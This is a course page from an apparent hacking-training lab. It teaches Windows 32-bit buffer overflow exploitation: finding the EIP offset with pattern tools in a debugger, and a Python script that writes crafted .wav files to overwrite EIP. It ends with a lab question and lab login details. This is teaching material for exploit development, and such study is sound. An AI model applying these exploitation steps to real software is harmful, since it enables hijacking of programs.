



Controlling EIP

So far, we have successfully fuzzed parameters and identified a vulnerable entry point. Our next step would be to precisely control what address gets placed in `EIP`, such that it gets executed when the program returns from the function with the `ret` instruction. To do so, we must first calculate our exact offset of `EIP`, which means how far away `EIP` is from the beginning of input. Once we know the offset, we can fill the buffer leading to `EIP` with any junk data and then place the instruction address we want to be executed at `EIP`'s location.

EIP Offset

There are many tricks we can use to find the offset of `EIP` from our input. One way to do so is to send a buffer half-filled with `A`'s and half-filled with `B`'s, and then seeing which character fills `EIP`. If it gets filled with `0x41`'s, it would indicate it's in the first half, and if it gets filled with `0x42`, it would mean it's in the second half. Once we know which half `EIP` lies in, we can repeat the same procedure with that half and split it into two quarters, and so on, until we pinpoint exactly where `EIP` is.

However, as we can imagine, this is not a very fast or efficient method to find the offset, and we would only use it in cases where the buffer is tens of thousands of characters in length, as we

won't be able to use our second method in these types of cases. Even then, we would use the 'halves' method to find the general location of `EIP` in our buffer and then would use the second method to find its exact location.

Another method of finding `EIP`'s offset is by using a unique pattern as our input and then seeing which values fill `EIP` to calculate precisely how far away it is from the beginning of our pattern. For example, we can send a pattern of sequential numbers, 'i.e. `12345678...`', and see which numbers would fill `EIP`. However, this is not a very practical method, as once numbers start getting larger, it would be difficult to know which number it is since it may be part of one number and part of another number. Furthermore, as numbers start getting 2 or 3 digits long, they would no longer indicate the actual offset since each number would fill multiple bytes. As we can see, using numbers as our pattern would not work.

The best way to calculate the exact offset of `EIP` is through sending a unique, non-repeating pattern of characters, such that we can view the characters that fill `EIP` and search for them in our unique pattern. Since it's a unique non-repeating pattern, we will only find one match, which would give us the exact offset of `EIP`.

Luckily, we don't have to manually code a script that creates this unique pattern or code another to find and calculate how far the value is from the beginning of the unique pattern. This is because numerous tools can do so, like `pattern_create` and `pattern_offset`, which are also included with the `ERC` plugin we installed earlier.

Creating Unique Pattern

We can generate a unique pattern with `pattern_create` either in our `PwnBox` instance or right within our debugger `x32dbg` with the `ERC` plugin. To do so in `PwnBox`, we can use the following command:

```
kimvutrinh@htb[/htb]$ /usr/bin/msf-pattern_create -l 5000
```

```
Aa0Aa1Aa2...SNIP...3Gk4Gk5Gk
```

We can now feed this buffer to our program as a `.wav` file. However, it's always easier to do everything in Windows to avoid jumping between two VMs. So, let's see how we can get the same pattern with `ERC`.

If we use the `ERC --help` command, we see the following guidance:

```
--Pattern
```

```
Generates a non repeating pattern. A pattern of pure ASCII characters can be
generated up to 20277 and up to
```

```
66923 if special characters are used. The offset of a particular string can be found
inside the pattern by
```

```
providing a search string (must be at least 3 chars long).
```

```
Pattern create: ERC --pattern <create | c> <length>
```

```
Pattern offset: ERC --pattern <offset | o> <search string>
```

As we can see, we can use `ERC --pattern c 5000` to get our pattern. So, let's use this command and see what we get:

```

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace
Ascii:
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac"
"9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8"
"Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7A"
"i8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al"
"7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6"
```

This pattern is the same pattern we got with the `msf-pattern_create` tool, so we can use either. We can now go to our Desktop to find the output saved to a file called `Pattern_Create_1.txt`. Now we can save the pattern in a `.wav` file and load it into our program. However, to do that, we'll start building our exploit, which we will keep developing and using for other parts of the buffer overflow exploitation process.

Writing Our Exploit

We will write our exploit in Python3 since it contains built-in libraries to help us in this process, like `struct` and `requests`. We will also write each part of the exploitation process under its own function so that we don't have to jump between different exploit scripts and just call a different function for each part of the process.

We can start by creating a new function with `def eip_offset():`, and then create our `payload` variable as a `bytes` object and paste between the parenthesis the `Ascii:` output from `Pattern_Create_1.txt`. So, we can click on the Windows Search bar at the bottom and write `IDLE`, which would open the Python3 editor, and then click `ctrl+N` to start writing a new python script where we can start writing our code. Our initial code should look as follows:

```
python

def eip_offset():
    payload =
bytes("Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5A
    ...SNIP...

"Gi3Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk",
    "utf-8")
```

Next, under the same `eip_offset()` function, we will write `payload` to a file called `pattern.wav`, by adding the following lines:

```
python

with open('pattern.wav', 'wb') as f:
    f.write(payload)
```


Note how we are always using bytes for our data, and use `'wb'` to write our pattern in bytes. This is because we should create our payload as it will be processed by the program, which in a buffer overflow exercise is in bytes, since it will be loaded into the stack as machine code in bytes.

Finally, we should call our `eip_offset()` function by adding the following line at the end. Otherwise, the function will not get run:

```
python3

eip_offset()
```

Now, we can save this exploit to our Desktop as `win32bof_exploit.py`, and run it. To run it while still in our `IDLE`, we can click on `Run > Run Module`, or click `F5`:




```
IDLE Shell 3.9.4
File Edit Shell Debug Options Window Help
Type "help", "copyright", "credits" or "license()" for more information.
>>>
===== RESTART: C:\Users\htb-student\Desktop\win32bof_exploit.py =====
>>>
```

Once we do, we will see the new file `pattern.wav` on our Desktop.

Calculating EIP Offset

Now that we have our pattern saved into a `.wav` file, we can load it into our program. We should ensure that the program is running and is attached to `x32dbg`, and then we can open our file as we did in the previous section. We can click on the `restart` button in `x32dbg` to restart our program if our previous input had crashed it:



Once we do, we should see that our program crashes due to the long input. Most importantly, we should see that the `EIP` register got overwritten with part of our unique pattern:


Hide FPU		
EAX	00000000	
EBX	68463967	
ECX	00001388	
EDX	00001388	
EBP	67463567	
ESP	0014F974	"Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi(
ESI	46386746	
EDI	37674636	
EIP	31684630	

Now we can use the value of **EIP** to calculate the offset. We can once again do it in our **PwnBox** with **msf-pattern_offset** (the counterpart of **msf-pattern_create**), by using the hex value in **EIP**, as follows:

```
shellsession
kimvutrinh@htb[/htb]$ /usr/bin/msf-pattern_offset -q 31684630

[*] Exact match at offset 4112
```

As we can see, it tells us that our **EIP** offset is **4112** bytes. We can also stay in the **Windows** VM and use **ERC** to calculate the same offset. First, we should get the ASCII value of the hex bytes found in **EIP**, by right-clicking on **EIP** and selecting **Modify Value**, or by clicking on **EIP** and then clicking Enter. Once we do, we will see various representations of the **EIP** value, with ASCII being the last one:



The hex value found in `EIP` represents the string `1hF0`. Now, we can use `ERC --pattern o 1hF0` to get the pattern offset:

```
ERC --Pattern
-----
Value found reversed at postiont 4112 in pattern.
-----
Command: ERC --pattern o 1hF0
```

We once again get `4112` bytes as our `EIP` offset.

The `ERC` plugin can also find the offset automatically with the `ERC --findNRP` command, though it must be noted that this takes significantly longer depending on the size of RAM:

```
Register EDI is overwritten with pattern at position 4100 in thread 8104
Register ESI is overwritten with pattern at position 4104 in thread 8104
Register EBX is overwritten with pattern at position 4108 in thread 8104
Register ESP points into pattern at position 4116 length of pattern found is 881 characters in thread 8104
Register EBP is overwritten with pattern at position 4096 in thread 8104
Register EIP is overwritten with pattern at position 4112 in thread 8104
Register EDI points into pattern at position 576 for 53 bytes. in thread 8120
Register ESI points into pattern at position 576 for 53 bytes. in thread 8120
Command: ERC --findNRP|
```

As we can see, it found the offset based on patterns found in various registers, each of which can be helpful in specific types of binary exploitation. For us, we are only interested in the `EIP` register, which it says has an offset of `4112` bytes, as we have seen previously.

Controlling EIP

Our final step is to ensure we can control what value goes into `EIP`. Knowing the offset, we know exactly how far our `EIP` is from the start of the buffer. So, if we send `4112` bytes, the next 4 bytes would be the ones that fill `EIP`.

Let's add another function, `eip_control()`, to our `win32bof_exploit.py` and create an `offset` variable with the offset we found. Then, we'll create a `buffer` variable with a string of `A` bytes as long as our offset to fill the buffer space, and an `eip` variable with the value we want `EIP` to be, which we will use as `4` bytes of `B`. Finally, we'll add both to a `payload` variable and write it to `control.wav`, as follows:

```
python

def eip_control():
    offset = 4112
    buffer = b"A"*offset
    eip = b"B"*4
    payload = buffer + eip


    with open('control.wav', 'wb') as f:
        f.write(payload)

eip_control()
```

Splitting our payload into variables allows us to precisely control each part of the buffer and easily adapt it as we work on our exploit.

Note how the last line now calls our new function `eip_control()` . In the future, we can simply change this line to execute the function we need. Since we are adding functions as we proceed with this module, our functions will be sorted in the order we need them.

We can now run our exploit to generate `control.wav` and load it into our program after restarting it in `x32dbg` . When our program crashes, we see the hex value `42424242` , which is the ASCII representation of `BBBB` :



```
Hide FPU
EAX 00000000
EBX 41414141
ECX 00001014
EDX 00001014
EBP 41414141
ESP 0014F974
ESI 41414141
EDI 41414141
EIP 42424242
```

We see that we can control the exact value that goes into `EIP` , and we can swap the `B` 's in our exploit with the address we want, and the program should call it.


Before we choose an address to call, we should first check if we should avoid any specific characters in our input, which we will discuss in the next section.

Connect to HTB



Pwnbox

Your own web-based Parrot Linux instance to play our labs.



VPN

Download your files and connect within your own environment



Switching Pwnbox location will terminate the spawned Pwnbox.

Pwnbox Location

UK



Start Pwnbox

∞ spawns left

• Offline

Target(s)

Time left: 66 min(s)



 **10.129.43.22** (ACADEMY-WIN32BOF-LOCAL)



Enable step-by-step solutions ⓘ PRO

⚠ Answer questions in English to ensure an accurate response.

Question 1

XP +40 ^

If you find the value 'B5eB' in EIP after sending your pattern, what would be the EIP offset?

RDP to **10.129.43.22 (ACADEMY-WIN32BOF-LOCAL)**, with user "**htb-student**" and password "**Academy_student!**"

Write your answer

 Submit

 Hint

← Previous

Section 4 / 11

XP +20

Next

Mark Complete & Next